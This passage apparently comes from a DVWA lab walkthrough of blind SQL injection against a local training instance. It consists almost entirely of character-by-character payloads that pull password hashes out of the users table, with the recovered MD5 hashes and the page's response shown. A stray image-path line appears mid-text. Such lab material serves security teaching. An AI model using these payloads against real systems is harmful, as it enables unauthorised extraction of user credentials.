1' and ascii(substr((select password from users limit 1 offset 1),31))=48#

1' and ascii(substr((select password from users limit 1 offset 1),32))=51#
```

8d3533d75ae2c3966d7e0d4fcc69216b

```
1' and ascii(substr((select password from users limit 1 offset 2),1))=56#

1' and ascii(substr((select password from users limit 1 offset 2),2))=100#

1' and ascii(substr((select password from users limit 1 offset 2),3))=51#
```

```
1' and ascii(substr((select password from users limit 1 offset 2),4))=53#

1' and ascii(substr((select password from users limit 1 offset 2),5))=51#

1' and ascii(substr((select password from users limit 1 offset 2),6))=51#

1' and ascii(substr((select password from users limit 1 offset 2),7))=100#

1' and ascii(substr((select password from users limit 1 offset 2),8))=55#

1' and ascii(substr((select password from users limit 1 offset 2),9))=53#

1' and ascii(substr((select password from users limit 1 offset 2),10))=97#

1' and ascii(substr((select password from users limit 1 offset 2),11))=101#

1' and ascii(substr((select password from users limit 1 offset 2),12))=50#

1' and ascii(substr((select password from users limit 1 offset 2),13))=99#

1' and ascii(substr((select password from users limit 1 offset 2),14))=51#

1' and ascii(substr((select password from users limit 1 offset 2),15))=57#

1' and ascii(substr((select password from users limit 1 offset 2),16))=54#

1' and ascii(substr((select password from users limit 1 offset 2),17))=54#

1' and ascii(substr((select password from users limit 1 offset 2),18))=100#

1' and ascii(substr((select password from users limit 1 offset 2),19))=55#

1' and ascii(substr((select password from users limit 1 offset 2),20))=101#

1' and ascii(substr((select password from users limit 1 offset 2),21))=48#

1' and ascii(substr((select password from users limit 1 offset 2),22))=100#

1' and ascii(substr((select password from users limit 1 offset 2),23))=52#

1' and ascii(substr((select password from users limit 1 offset 2),24))=102#

1' and ascii(substr((select password from users limit 1 offset 2),25))=99#

1' and ascii(substr((select password from users limit 1 offset 2),26))=99#

1' and ascii(substr((select password from users limit 1 offset 2),27))=54#

1' and ascii(substr((select password from users limit 1 offset 2),28))=57#

1' and ascii(substr((select password from users limit 1 offset 2),29))=50#

1' and ascii(substr((select password from users limit 1 offset 2),30))=49#

1' and ascii(substr((select password from users limit 1 offset 2),31))=54#

1' and ascii(substr((select password from users limit 1 offset 2),32))=98#
```

0d107d09f5bbe40cade3de5c71e9e9b7


```
1' and ascii(substr((select password from users limit 1 offset 3),1))=48#

1' and ascii(substr((select password from users limit 1 offset 3),2))=100#

1' and ascii(substr((select password from users limit 1 offset 3),3))=49#

1' and ascii(substr((select password from users limit 1 offset 3),4))=48#

1' and ascii(substr((select password from users limit 1 offset 3),5))=55#

1' and ascii(substr((select password from users limit 1 offset 3),6))=100#

1' and ascii(substr((select password from users limit 1 offset 3),7))=48#

1' and ascii(substr((select password from users limit 1 offset 3),8))=57#

1' and ascii(substr((select password from users limit 1 offset 3),9))=102#

1' and ascii(substr((select password from users limit 1 offset 3),10))=53#

1' and ascii(substr((select password from users limit 1 offset 3),11))=98#

1' and ascii(substr((select password from users limit 1 offset 3),12))=98#

1' and ascii(substr((select password from users limit 1 offset 3),13))=101#

1' and ascii(substr((select password from users limit 1 offset 3),14))=52#

1' and ascii(substr((select password from users limit 1 offset 3),15))=48#

1' and ascii(substr((select password from users limit 1 offset 3),16))=99#

1' and ascii(substr((select password from users limit 1 offset 3),17))=97#

1' and ascii(substr((select password from users limit 1 offset 3),18))=100#

1' and ascii(substr((select password from users limit 1 offset 3),19))=101#

1' and ascii(substr((select password from users limit 1 offset 3),20))=51#

1' and ascii(substr((select password from users limit 1 offset 3),21))=100#

1' and ascii(substr((select password from users limit 1 offset 3),22))=101#

1' and ascii(substr((select password from users limit 1 offset 3),23))=53#

1' and ascii(substr((select password from users limit 1 offset 3),24))=99#

1' and ascii(substr((select password from users limit 1 offset 3),25))=55#

1' and ascii(substr((select password from users limit 1 offset 3),26))=49#

1' and ascii(substr((select password from users limit 1 offset 3),27))=101#

1' and ascii(substr((select password from users limit 1 offset 3),28))=57#
```

```
1' and ascii(substr((select password from users limit 1 offset 3),29))=101#

1' and ascii(substr((select password from users limit 1 offset 3),30))=57#

1' and ascii(substr((select password from users limit 1 offset 3),31))=98#

1' and ascii(substr((select password from users limit 1 offset 3),32))=55#
```

5f4dcc3b5aa765d61d8327deb882cf99

```
1' and ascii(substr((select password from users limit 1 offset 4),1))=53#

1' and ascii(substr((select password from users limit 1 offset 4),2))=102#

1' and ascii(substr((select password from users limit 1 offset 4),3))=52#

1' and ascii(substr((select password from users limit 1 offset 4),4))=100#

1' and ascii(substr((select password from users limit 1 offset 4),5))=99#

1' and ascii(substr((select password from users limit 1 offset 4),6))=99#

1' and ascii(substr((select password from users limit 1 offset 4),7))=51#

1' and ascii(substr((select password from users limit 1 offset 4),8))=98#

1' and ascii(substr((select password from users limit 1 offset 4),9))=53#

1' and ascii(substr((select password from users limit 1 offset 4),10))=97#

1' and ascii(substr((select password from users limit 1 offset 4),11))=97#

1' and ascii(substr((select password from users limit 1 offset 4),12))=55#

1' and ascii(substr((select password from users limit 1 offset 4),13))=54#

1' and ascii(substr((select password from users limit 1 offset 4),14))=53#

1' and ascii(substr((select password from users limit 1 offset 4),15))=100#

1' and ascii(substr((select password from users limit 1 offset 4),16))=54#

1' and ascii(substr((select password from users limit 1 offset 4),17))=49#

1' and ascii(substr((select password from users limit 1 offset 4),18))=100#

1' and ascii(substr((select password from users limit 1 offset 4),19))=56#

1' and ascii(substr((select password from users limit 1 offset 4),20))=51#

1' and ascii(substr((select password from users limit 1 offset 4),21))=50#

1' and ascii(substr((select password from users limit 1 offset 4),22))=55#

1' and ascii(substr((select password from users limit 1 offset 4),23))=100#

1' and ascii(substr((select password from users limit 1 offset 4),24))=101#
```

```
1' and ascii(substr((select password from users limit 1 offset 4),25))=98#

1' and ascii(substr((select password from users limit 1 offset 4),26))=56#

1' and ascii(substr((select password from users limit 1 offset 4),27))=56#

1' and ascii(substr((select password from users limit 1 offset 4),28))=50#

1' and ascii(substr((select password from users limit 1 offset 4),29))=99#

1' and ascii(substr((select password from users limit 1 offset 4),30))=102#

1' and ascii(substr((select password from users limit 1 offset 4),31))=57#

1' and ascii(substr((select password from users limit 1 offset 4),32))=57#
```



```
127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+ascii(substr((select+user+from+users+limit+1+offset+0)%2C5))%3D110%23&Submit=Submit#
```

Vulnerability: SQL Injection (Blind)

User ID: imit 1 offset 0),1))=97# Submit

```
User ID exists in the database.
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

Username: admin